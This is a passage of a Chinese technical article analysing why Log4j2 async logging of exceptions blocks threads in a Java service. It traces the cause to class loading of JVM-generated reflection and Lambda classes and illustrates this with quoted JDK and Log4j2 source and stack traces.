// sun.reflect.NativeMethodAccessorImpl

class NativeMethodAccessorImpl extends MethodAccessorImpl {
    private final Method method;
    private DelegatingMethodAccessorImpl parent;
    private int numInvocations;

    NativeMethodAccessorImpl(Method method) {
        this.method = method;
    }

    public Object invoke(Object obj, Object[] args)
        throws IllegalArgumentException, InvocationTargetException
    {
        // We can't inflate methods belonging to vm-anonymous classes
because
        // that kind of class can't be referred to by name, hence
can't be
        // found from the generated bytecode.

              // 每次调用时 numInvocations 都会自增加 1，如果超过阈值（默认是
15 次），就会修改父类的代理对象，从而改变调用链路
        if (++numInvocations > ReflectionFactory.inflationThreshold()
                && !ReflectUtil.isVMAnonymousClass(method.
getDeclaringClass())) {
            MethodAccessorImpl acc = (MethodAccessorImpl)
                          // 动态生成字节码，优化反射调用速度
                new MethodAccessorGenerator().
                    generateMethod(method.getDeclaringClass(),
                                   method.getName(),
```

```
                                                method.getParameterTypes(),
                                                method.getReturnType(),
                                                method.getExceptionTypes(),
                                                method.getModifiers());
                // 修改父代理类的代理对象
                parent.setDelegate(acc);
            }

            return invoke0(method, obj, args);
        }

        void setParent(DelegatingMethodAccessorImpl parent) {
            this.parent = parent;
        }

        private static native Object invoke0(Method m, Object obj,
    Object[] args);
    }
```

从 MethodAccessorGenerator#generateName 方法可以看到，字节码生成的类名称规则是 sun.reflect.GeneratedConstructorAccessor<N>，其中 N 是从 0 开始的递增数字，且生成类是由 DelegatingClassLoader 类加载器定义，所以其他类加载器无法加载该类，也就无法生成类缓存数据，从而导致每次加载类时都需要遍历 JarFile，极大地降低了类查找速度，且类加载过程是 synchronized 同步调用，在高并发情况下会更加恶化，从而导致线程 Block。

```
// sun.reflect.MethodAccessorGenerator

public MethodAccessor generateMethod(Class<?> declaringClass,
                                     String   name,
                                     Class<?>[] parameterTypes,
                                     Class<?>   returnType,
                                     Class<?>[] checkedExceptions,
                                     int modifiers)
{
    return (MethodAccessor) generate(declaringClass,
                                     name,
                                     parameterTypes,
                                     returnType,
                                     checkedExceptions,
                                     modifiers,
                                     false,
                                     false,
```

```
                                     null);
}

private MagicAccessorImpl generate(final Class<?> declaringClass,
                                     String name,
                                     Class<?>[] parameterTypes,
                                     Class<?>   returnType,
                                     Class<?>[] checkedExceptions,
                                     int modifiers,
                                     boolean isConstructor,
                                     boolean forSerialization,
                                     Class<?> serializationTargetClass)
{

        final String generatedName = generateName(isConstructor,
forSerialization);

    // 忽略以上代码

    return AccessController.doPrivileged(
        new PrivilegedAction<MagicAccessorImpl>() {
            public MagicAccessorImpl run() {
                    try {
                    return (MagicAccessorImpl)
                    ClassDefiner.defineClass
                            (generatedName,
                             bytes,
                             0,
                             bytes.length,
                             declaringClass.getClassLoader()).
newInstance();
                    } catch (InstantiationException |
IllegalAccessException e) {
                        throw new InternalError(e);
                    }
                }
            });
}

// 生成反射类名，看到了熟悉的 sun.reflect.GeneratedConstructorAccessor<N>
private static synchronized String generateName(boolean isConstructor,
boolean forSerialization)
{
    if (isConstructor) {
        if (forSerialization) {
            int num = ++serializationConstructorSymnum;
            return "sun/reflect/
GeneratedSerializationConstructorAccessor" + num;
        } else {
```

```
                int num = ++constructorSymnum;
                return "sun/reflect/GeneratedConstructorAccessor" + num;
            }
        } else {
            int num = ++methodSymnum;
            return "sun/reflect/GeneratedMethodAccessor" + num;
        }
}
// sun.reflect.ClassDefiner

static Class<?> defineClass(String name, byte[] bytes, int off, int len,
                            final ClassLoader parentClassLoader)
{
    ClassLoader newLoader = AccessController.doPrivileged(
        new PrivilegedAction<ClassLoader>() {
            public ClassLoader run() {
                    return new DelegatingClassLoader(parentClassLoader);
            }
        });
      // 通过 DelegatingClassLoader 类加载器定义生成类
    return unsafe.defineClass(name, bytes, off, len, newLoader, null);
}
```

那么，JVM 反射调用为什么要做这么做?

其实这是 JVM 对反射调用的一种优化手段，在 sun.reflect.ReflectionFactory 的文档注释里对此做了解释，这是一种“Inflation”机制，加载字节码的调用方式在第一次调用时会比 Native 调用的速度要慢 3~4 倍，但是在后续调用时会比 Native 调用速度快 20 多倍。为了避免反射调用影响应用的启动速度，所以在反射调用的前几次通过 Native 方式调用，当超过一定调用次数后使用字节码方式调用，提升反射调用性能。

> “Inflation” mechanism. Loading bytecodes to implement Method.invoke() and Constructor.newInstance() currently costs 3-4x more than an invocation via native code for the first invocation (though subsequent invocations have been benchmarked to be over 20x faster). Unfortunately this cost increases startup time for certain applications that use reflection intensively (but only once per class) to bootstrap themselves.

> To avoid this penalty we reuse the existing JVM entry points for the first few invocations of Methods and Constructors and then switch to the bytecode-based implementations.

至此，总算理清了类加载导致线程 Block 的直接原因，但这并非根因，业务代码中普普通通地打印一条 ERROR 日志，为何会导致解析、加载异常堆栈类?

### 3.2.5 为什么要解析异常堆栈?





图 15　AsyncAppender 处理日志流程

AsyncAppender 处理日志简要流程如上图 15 所示，在其内部维护一个 BlockingQueue 队列和一个 AsyncThread 线程，处理日志时先把日志转换成 Log4jLogEvent 快照然后入队，同时 AsyncThread 线程负责从队列里获取元素来异步处理日志事件。

```
// org.apache.logging.log4j.core.appender.AsyncAppender

@Override
public void append(final LogEvent logEvent) {
    if (!isStarted()) {
        throw new IllegalStateException("AsyncAppender " + getName() + "
is not active");
    }
```

```
    if (!Constants.FORMAT_MESSAGES_IN_BACKGROUND) { // LOG4J2-898: user
may choose
        logEvent.getMessage().getFormattedMessage(); // LOG4J2-763: ask
message to freeze parameters
    }
      // 创建 日志数据快照
    final Log4jLogEvent memento = Log4jLogEvent.createMemento(logEvent,
includeLocation);
      // 放入 BlockingQueue 中
    if (!transfer(memento)) {
        if (blocking) {
            // delegate to the event router (which may discard,
enqueue and block, or log in current thread)
            final EventRoute route = asyncQueueFullPolicy.
getRoute(thread.getId(), memento.getLevel());
            route.logMessage(this, memento);
        } else {
            error("Appender " + getName() + " is unable to write
primary appenders. queue is full");
            logToErrorAppenderIfNecessary(false, memento);
        }
    }
}
```

AsyncAppender 在生成 LogEvent 的快照 Log4jLogEvent 时，会先对 LogEvent 序列化处理统一转换为 LogEventProxy，此时不同类型的 LogEvent 的处理情况稍有差异：

- **Log4jLogEvent 类型**，先执行 Log4jLogEvent#getThrownProxy 方法，触发创建 ThrowableProxy 实例。
- **MutableLogEvent 类型**，先创建 LogEventProxy 实例，在构造函数内执行 MutableLogEvent#getThrownProxy 方法，触发创建 ThrowableProxy 实例。

综上，不管 LogEvent 的实际类型是 MutableLogEvent 还是 Log4jLogEvent，最终都会触发创建 ThrowableProxy 实例，并在 ThrowableProxy 构造函数内触发了解析、加载异常堆栈类。

```
// org.apache.logging.log4j.core.impl.Log4jLogEvent
```

```
// 生成 Log4jLogEvent 快照
public static Log4jLogEvent createMemento(final LogEvent event, final
boolean includeLocation) {
    // TODO implement Log4jLogEvent.createMemento()
    return deserialize(serialize(event, includeLocation));
}

public static Serializable serialize(final LogEvent event, final
boolean includeLocation) {
    if (event instanceof Log4jLogEvent) {
            // 确保 ThrowableProxy 已完成初始化
        event.getThrownProxy(); // ensure ThrowableProxy is initialized
            // 创建 LogEventProxy
        return new LogEventProxy((Log4jLogEvent) event, includeLocation);
    }
     // 创建 LogEventProxy
    return new LogEventProxy(event, includeLocation);
}

@Override
public ThrowableProxy getThrownProxy() {
    if (thrownProxy == null && thrown != null) {
        thrownProxy = new ThrowableProxy(thrown);
    }
    return thrownProxy;
}

public LogEventProxy(final LogEvent event, final boolean
includeLocation) {
    this.loggerFQCN = event.getLoggerFqcn();
    this.marker = event.getMarker();
    this.level = event.getLevel();
    this.loggerName = event.getLoggerName();

    final Message msg = event.getMessage();
    this.message = msg instanceof ReusableMessage
            ? memento((ReusableMessage) msg)
            : msg;
    this.timeMillis = event.getTimeMillis();
    this.thrown = event.getThrown();
     // 创建 ThrownProxy 实例
    this.thrownProxy = event.getThrownProxy();
    this.contextData = memento(event.getContextData());
    this.contextStack = event.getContextStack();
    this.source = includeLocation ? event.getSource() : null;
    this.threadId = event.getThreadId();
    this.threadName = event.getThreadName();
    this.threadPriority = event.getThreadPriority();
    this.isLocationRequired = includeLocation;
```

```
        this.isEndOfBatch = event.isEndOfBatch();
        this.nanoTime = event.getNanoTime();
    }
    // org.apache.logging.log4j.core.impl.MutableLogEvent

    @Override
    public ThrowableProxy getThrownProxy() {
        if (thrownProxy == null && thrown != null) {
                // 构造 ThrowableProxy 时打印异常堆栈
            thrownProxy = new ThrowableProxy(thrown);
        }
        return thrownProxy;
    }
```

### 3.2.6 问题小结

Log4j2 打印异常日志时，AsyncAppender 会先创建日志事件快照，并进一步触发解析、加载异常堆栈类。JVM 通过生成字节码的方式优化反射调用性能，但该动态生成的类无法被 WebAppClassLoader 类加载器加载，因此当大量包含反射调用的异常堆栈被输出到日志时，会频繁地触发类加载，由于类加载过程是 synchronized 同步加锁的，且每次加载都需要读取文件，速度较慢，从而导致线程 Block。

## 3.3 Lambda 表达式导致线程 Block

### 3.3.1 问题现场

收到“jvm.thread.blocked.count”告警后，立刻通过监控平台查看线程监控指标，当时的线程堆栈如下图 16 和图 17 所示：





图 16　等待锁的 Blocked 线程堆栈





图 17　持有锁的 Runnable 线程堆栈

从 Blocked 线程堆栈不难看出是和日志打印相关，由于是 ERROR 级别日志，查看具体报错日志，发现如下图 18 所示的业务异常。





图 18　业务异常堆栈

本案例的 Blocked 线程堆栈和上述“AsyncAppender 导致线程 Block”案例一样，那么导致线程 Block 的罪魁祸首会是业务异常吗？接下来本章节将结合下图 19 所示的调用链路深入分析线程 Block 的根因。





图 19　日志调用链路

### 3.3.2 为什么会 Block 线程？

从 Blocked 线程堆栈中可以看出，线程阻塞在类加载上，该线程堆栈和上述“AsyncAppender 导致线程 Block”案例相似，这里不再重复分析。

### 3.3.3 为什么会触发类加载？

原因和上述“AsyncAppender 导致线程 Block”案例相似，这里不再重复分析。

### 3.3.4 到底什么类加载不了？

上述“AsyncAppender 导致线程 Block”案例中，类加载器无法加载由 JVM 针对反射调用优化所生成的字节码类，本案例是否也是该原因导致，还待进一步具体分析。

要找到具体是什么类无法加载，归根结底还是要分析业务异常的具体堆栈。从业务堆栈中可以明显看出来，没有任何堆栈元素和 JVM 反射调用相关，因此排除 JVM 反

射调用原因，但如下的特殊堆栈信息引起了注意：

```
com.sankuai.shepherd.core.process.ProcessHandlerFactory$$Lambda$35/1331430278
```

从堆栈的关键字 $$Lambda$ 大致能猜测出这是代码里使用了 Lambda 表达式的缘故，查看代码确实相关部分使用了 Lambda 表达式，经过断点调试，证实的确无法加载该类。那么，这样的类是怎么来的?

查阅相关资料得知，Lambda 表达式区别于匿名内部类实现，在构建时不会生成 class 文件，而是在运行时通过 invokeDynamic 指令动态调用，Lambda 表达式的内容会被封装在一个静态方法内，JVM 通过 ASM 字节码技术来动态生成调用类，也就是 $$Lambda$ 这种形式的类，生成类示例如下图 20 所示：

```
6   package com.sankuai.shepherd.core.process;
7
8   import com.sankuai.shepherd.api.context.ProcessContext;
9   import com.sankuai.shepherd.api.domain.InvocationResponse;
10  import com.sankuai.shepherd.api.process.InvocationHandler;
11  import java.lang.invoke.LambdaForm.Hidden;
12
13  // $FF: synthetic class
14  final class ProcessHandlerFactory$$Lambda$35 implements InvocationHandler {
15      private ProcessHandlerFactory$$Lambda$35() {
16      }
17
18      @Hidden
19      public InvocationResponse handle(ProcessContext var1) {
20          return ProcessHandlerFactory.lambda$createProcessHandler$0(var1);
21      }
22  }
23
```

图 20　Lambda 生成类示例

Lambda 表达式的实现原理不是本文重点内容，在此不做过多介绍。项目代码中使用 Lambda 表达式是再普通不过的事情，但是关于此类的案例却并不多见，实在令人难以置信。继续查阅 Lambda 表达式相关文档，发现异常堆栈类名包含 $$Lambda$ 这样的关键字，其实是 JDK 的一个 Bug，相关 Issue 可参考：

NoClassDefFound error in transforming lambdas

JVMTI RedefineClasses doesn’t handle anonymous classes properly

值得一提的是，该 Bug 在 JDK9 版本已经修复，实际测试中发现，在 JDK8 的高版本如 8U171 等已修复该 Bug，异常堆栈中不会有类似 $$Lambda$ 的堆栈信息，示例如下图 21 所示：

```
        at java.lang.Thread.run(Thread.java:748) [?:1.8.0_171]
2021-10-13 11:52:54.876 - - [ERROR] shepherd-share-QTP-783 ProcessHandlerFactory  tokenPairs is null
 com.sankuai.shepherd.common.exception.SSOException: tokenPairs is null
        at com.sankuai.shepherd.core.process.filter.SSOFilter.invoke(SSOFilter.java:76) ~[shepherd-core-1.1.5.12-SNAPSHOT.jar:?]
        at com.sankuai.shepherd.core.process.filter.SSOFilter.invoke(SSOFilter.java:42) ~[shepherd-core-1.1.5.12-SNAPSHOT.jar:?]
        at com.sankuai.shepherd.core.process.ProcessHandlerFactory.lambda$createProcessHandler$1(ProcessHandlerFactory.java:77) ~[shepherd-core-1.1.5.12-SNAPSHOT.jar:?]
        at com.sankuai.shepherd.core.process.filter.AccessLogFilter.invoke(AccessLogFilter.java:71) ~[shepherd-core-1.1.5.12-SNAPSHOT.jar:?]
        at com.sankuai.shepherd.core.process.filter.AccessLogFilter.invoke(AccessLogFilter.java:19) ~[shepherd-core-1.1.5.12-SNAPSHOT.jar:?]
        at com.sankuai.shepherd.core.process.ProcessHandlerFactory.lambda$createProcessHandler$1(ProcessHandlerFactory.java:77) ~[shepherd-core-1.1.5.12-SNAPSHOT.jar:?]
        at com.sankuai.shepherd.core.process.filter.MonitorPreFilter.invoke(MonitorPreFilter.java:73) ~[shepherd-core-1.1.5.12-SNAPSHOT.jar:?]
        at com.sankuai.shepherd.core.process.filter.MonitorPreFilter.invoke(MonitorPreFilter.java:20) ~[shepherd-core-1.1.5.12-SNAPSHOT.jar:?]
        at com.sankuai.shepherd.core.process.ProcessHandlerFactory.lambda$createProcessHandler$1(ProcessHandlerFactory.java:77) ~[shepherd-core-1.1.5.12-SNAPSHOT.jar:?]
        at com.sankuai.shepherd.core.process.filter.TraceFilter.invoke(TraceFilter.java:89) ~[shepherd-core-1.1.5.12-SNAPSHOT.jar:?]
        at com.sankuai.shepherd.core.process.filter.TraceFilter.invoke(TraceFilter.java:38) ~[shepherd-core-1.1.5.12-SNAPSHOT.jar:?]
        at com.sankuai.shepherd.core.process.ProcessHandlerFactory.lambda$createProcessHandler$1(ProcessHandlerFactory.java:77) ~[shepherd-core-1.1.5.12-SNAPSHOT.jar:?]
        at com.sankuai.shepherd.core.process.filter.CorsFilter.invoke(CorsFilter.java:40) ~[shepherd-core-1.1.5.12-SNAPSHOT.jar:?]
        at com.sankuai.shepherd.core.process.filter.CorsFilter.invoke(CorsFilter.java:15) ~[shepherd-core-1.1.5.12-SNAPSHOT.jar:?]
        at com.sankuai.shepherd.core.process.ProcessHandlerFactory.lambda$createProcessHandler$1(ProcessHandlerFactory.java:77) ~[shepherd-core-1.1.5.12-SNAPSHOT.jar:?]
        at com.sankuai.shepherd.server.common.util.ThreadUtils$1.run(ThreadUtils.java:46) [shepherd-core-1.1.5.12-SNAPSHOT.jar:?]
        at org.eclipse.jetty.util.thread.QueuedThreadPool.runJob(QueuedThreadPool.java:679) [jetty-all-9.4.7.v20170914-uber.jar:9.4.7.v20170914]
        at org.eclipse.jetty.util.thread.QueuedThreadPool$2.run(QueuedThreadPool.java:597) [jetty-all-9.4.7.v20170914-uber.jar:9.4.7.v20170914]
        at java.lang.Thread.run(Thread.java:748) [?:1.8.0_171]
2021-10-13 11:52:54.876 - - [ERROR] shepherd-share-QTP-783 ExceptionHelper  api:http2none, path:/performance/v0/http2none, caused by: com.sankuai.shepherd.common.exception.SSOException: tok
```

图 21　JDK8U171 版本下 Lambda 异常堆栈示例

### 3.3.5 为什么要解析异常堆栈?

原因和上述“AsyncAppender 导致线程 Block”案例相似，不再重复分析。

### 3.3.6 问题小结


Log4j2 打印异常日志时，AsyncAppender 会先创建日志事件快照，并进一步触发解析、加载异常堆栈类。JDK 8 低版本中使用 Lambda 表达式所生成的异常堆栈类无法被 WebAppClassLoader 类加载器加载，因此，当大量包含 Lambda 表达式调用的异常堆栈被输出到日志时，会频繁地触发类加载，由于类加载过程是 synchronized 同步加锁的，且每次加载都需要读取文件，速度较慢，从而导致了线程 Block。

## 3.4 AsyncLoggerConfig 导致线程 Block

### 3.4.1 问题现场

收到“jvm.thread.blocked.count”告警后立刻通过监控平台查看线程监控指标，当时的线程堆栈如下图 22 和图 23 所示。

图 22 等待锁的 Blocked 线程堆栈



| 线程ID | 线程名 | 线程状态 | 阻塞信息 |
| --- | --- | --- | --- |
| 464 | shepherd-slow-share-QTP-464 | RUNNABLE | |
| at java.util.zip.ZipFile.getEntry | | | (Native Method: ) |
| at java.util.zip.ZipFile.getEntry | | | (ZipFile.java: 311) |
| at java.util.jar.JarFile.getEntry | | | (JarFile.java: 240) |
| at java.util.jar.JarFile.getJarEntry | | | (JarFile.java: 223) |
| at sun.misc.URLClassPath$JarLoader.getResource | | | (URLClassPath.java: 1005) |
| at sun.misc.URLClassPath.getResource | | | (URLClassPath.java: 212) |
| at java.net.URLClassLoader$1.run | | | (URLClassLoader.java: 365) |
| at java.net.URLClassLoader$1.run | | | (URLClassLoader.java: 362) |
| at java.security.AccessController.doPrivileged | | | (Native Method: ) |
| at java.net.URLClassLoader.findClass | | | (URLClassLoader.java: 361) |
| at java.lang.ClassLoader.loadClass | | | (ClassLoader.java: 424) |
| at sun.misc.Launcher$AppClassLoader.loadClass | | | (Launcher.java: 331) |
| at java.lang.ClassLoader.loadClass | | | (ClassLoader.java: 357) |
| at org.apache.logging.log4j.core.impl.ThrowableProxy.loadClass | | | (ThrowableProxy.java: 559) |
| at org.apache.logging.log4j.core.impl.ThrowableProxy.loadClass | | | (ThrowableProxy.java: 550) |
| at org.apache.logging.log4j.core.impl.ThrowableProxy.toExtendedStackTrace | | | (ThrowableProxy.java: 660) |
| at org.apache.logging.log4j.core.impl.ThrowableProxy.<init> | | | (ThrowableProxy.java: 137) |
| at org.apache.logging.log4j.core.impl.ThrowableProxy.<init> | | | (ThrowableProxy.java: 121) |
| at org.apache.logging.log4j.core.impl.MutableLogEvent.getThrownProxy | | | (MutableLogEvent.java: 329) |
| at org.apache.logging.log4j.core.impl.MutableLogEvent.initFrom | | | (MutableLogEvent.java: 92) |
| at org.apache.logging.log4j.core.async.AsyncLoggerConfigDisruptor$4.translateTo | | | (AsyncLoggerConfigDisruptor.java: 175) |
| at org.apache.logging.log4j.core.async.AsyncLoggerConfigDisruptor$4.translateTo | | | (AsyncLoggerConfigDisruptor.java: 170) |
| at com.lmax.disruptor.RingBuffer.translateAndPublish | | | (RingBuffer.java: 1045) |
| at com.lmax.disruptor.RingBuffer.tryPublishEvent | | | (RingBuffer.java: 485) |
| at org.apache.logging.log4j.core.async.AsyncLoggerConfigDisruptor.tryEnqueue | | | (AsyncLoggerConfigDisruptor.java: 345) |
| at org.apache.logging.log4j.core.async.AsyncLoggerConfig.callAppenders | | | (AsyncLoggerConfig.java: 93) |

图 23 持有锁的 Runnable 线程堆栈

从 Blocked 线程堆栈不难看出是和日志打印相关，本案例的业务异常和上述“AsyncAppender 导致线程 Block”的业务异常一样，这里不再重复介绍。

那么，到底是什么原因导致线程 Block 呢？接下来本章节将结合下图 24 所示的调用链路深入分析线程 Block 的根因。





图 24 日志调用链路

### 3.4.2 为什么会 Block 线程?

原因和上述“AsyncAppender 导致线程 Block”案例相似，这里不再重复分析。

### 3.4.3 为什么会触发类加载?

原因和上述“AsyncAppender 导致线程 Block”案例相似，这里不再重复分析。

### 3.4.4 到底是什么类加载不了?

原因和上述“AsyncAppender 导致线程 Block”案例相似，这里不再重复分析。

### 3.4.5 为什么要解析异常堆栈?

在开始分析原因之前，先理清楚 Log4j2 关于日志的几个重要概念：

- <Logger>，日志配置标签，用于 XML 日志配置文件中，对应 Log4j2 框架中的 LoggerConfig 类，同步分发日志事件到对应 Appender。
- <AsyncLogger>，日志配置标签，用于 XML 日志配置文件中，对应 Log4j2 框架中的 AsyncLoggerConfig 类，内部使用 Disruptor 队列异步分发日志事件到对应 Appender。
- Logger，同步日志类，用于创建同步日志实例，同步调用 ReliabilityStrategy 处理日志。
- AsyncLogger，异步日志类，用于创建异步日志实例，内部使用 Disruptor 队列实现异步调用 ReliabilityStrategy 处理日志。

总的来说，<Logger> 标签和 Logger 类是完全不同的两个概念，<AsyncLogger> 标签和 AsyncLogger 类也是完全不同的两个概念，不可混淆。

